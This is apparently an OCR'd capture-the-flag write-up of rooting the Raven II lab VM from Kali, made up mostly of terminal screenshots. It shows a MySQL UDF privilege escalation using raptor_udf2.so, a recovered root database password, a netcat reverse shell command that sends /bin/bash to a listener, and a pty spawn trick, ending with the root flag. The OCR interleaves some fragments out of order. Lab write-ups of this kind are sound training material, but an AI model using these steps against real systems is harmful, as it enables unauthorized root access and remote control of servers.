File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
01:35 PM
Shell No.1
File Actions Edit View Help
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.04 sec)
mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)
mysql> select * from foo into dumpfile '/usr/lib/1518.so';
select * from foo into dumpfile '/usr/lib/1518.so';
Query OK, 1 row affected (0.01 sec)
mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
ERROR 1126 (HY000): Can't open shared library '1518.so' (errno: 0 /usr/lib/mysql/plugin/1518.so: cannot open shared object file: No su
ch file or directory)
mysql>
* mysql> use mysql;
* mysql> create table foo(line blob);
* mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
* mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
* mysql> create function do_system returns integer soname 'raptor_udf2.so';
* mysql> select * from mysql.func;
* +-----------+-----+---------------+----------+
* | name | ret | dl | type |
* +-----------+-----+---------------+----------+






After this, I wasn't sure what the next steps would be so I tried something I saw in a video (https://www.youtube.com/watch?v=FQMdshxwZ9I&ab_channel=Sector.Z3R0) where the guy used ncat to get escalated privileges through another listener window



ml-lab-2752a229-a813-4974-9691-783eeb6704b6.eastus.cloudapp.azure.com:49716 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
01:47 PM
Shell No. 1
File Actions Edit View Help
ERROR 1045 (28000): Access denied for user 'www-data'@'localhost' (using password: NO)
$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 46
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select do_system('nc 192.168.1.90 1337 -e /bin/bash');
select do_system('nc 192.168.1.90 1337 -e /bin/bash');
| do_system('nc 192.168.1.90 1337 -e /bin/bash') |
| 0 |
1 row in set (0.01 sec)
mysql>
Waiting for 192.168.1.115...
* E-DB Note: Keep an eye on https://github.com/mysqludf/lib_mysqludf_sys



ml-lab-2752a229-a813-4974-9691-783eeb6704b6.eastus.cloudapp.azure.com:49716 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
01:52 PM
Shell No. 1
File Actions Edit View Help
root@Kali:~# nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 44943
id
uid=0(root) gid=0(root) groups=0(root)
/root
ls
debian-5.5.flag
ibdata1
ib_logfile0
ib_logfile1
mysql
mysql_upgrade_info
performance_schema
wordpress
cat debian-5.5.flag
ls
debian-5.5.flag
ibdata1
ib_logfile0
ib_logfile1
mysql
mysql_upgrade_info
performance_schema
wordpress
cd debian-5.5.flag
ls
debian-5.5.flag
ibdata1
ib_logfile0
ib_logfile1
mysql
mysql_upgrade_info
performance_schema
wordpress
find flag*
* | do_system | 2 | raptor_udf2.so | function |
* mysql> select do_system('id > /tmp/out; chown raptor.raptor /tmp/out');
* mysql> \! sh
* sh-2.05b$ cat /tmp/out
* uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
* E-DB Note: Keep an eye on https://github.com/mysqludf/lib_mysqludf_sys



I got in as root but couldn't find the right flag. I got booted out of connection, then messed up the mySQL and got booted out of that connection as well. After 5+ hours, I think this is the closest I'm getting.

Until the next day!!!! Also, interactive shells are you friend **python -c 'import pty;pty.spawn("/bin/bash")'**




ml-lab-2752a229-a813-4974-9691-783eeb6704b6.eastus.cloudapp.azure.com:49716 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
[Mozilla Firefox]
Shell No. 1
Shell No. 1
04:16 PM
Recycle Bin
Google Chrome
Kibana
Visual Studio Code
Hyper-V Manager
Shell No.1
File Actions Edit View Help
cd /rood
bash: cd: /rood: No such file or directory
root@target2:/var/lib/mysql# cd /root
cd /root
root@target2:/root# ls
ls
flag4.txt
root@target2:/root# cat flag4.txt
cat flag4.txt
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target2:/root#
Shell No.1
File Actions Edit View Help
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> create table foo(line blob);
create table foo(line blob);
ERROR 1050 (42S01): Table 'foo' already exists
mysql> select do_system('nc 192.168.1.90 1337 -e /bin/bash');
select do_system('nc 192.168.1.90 1337 -e /bin/bash');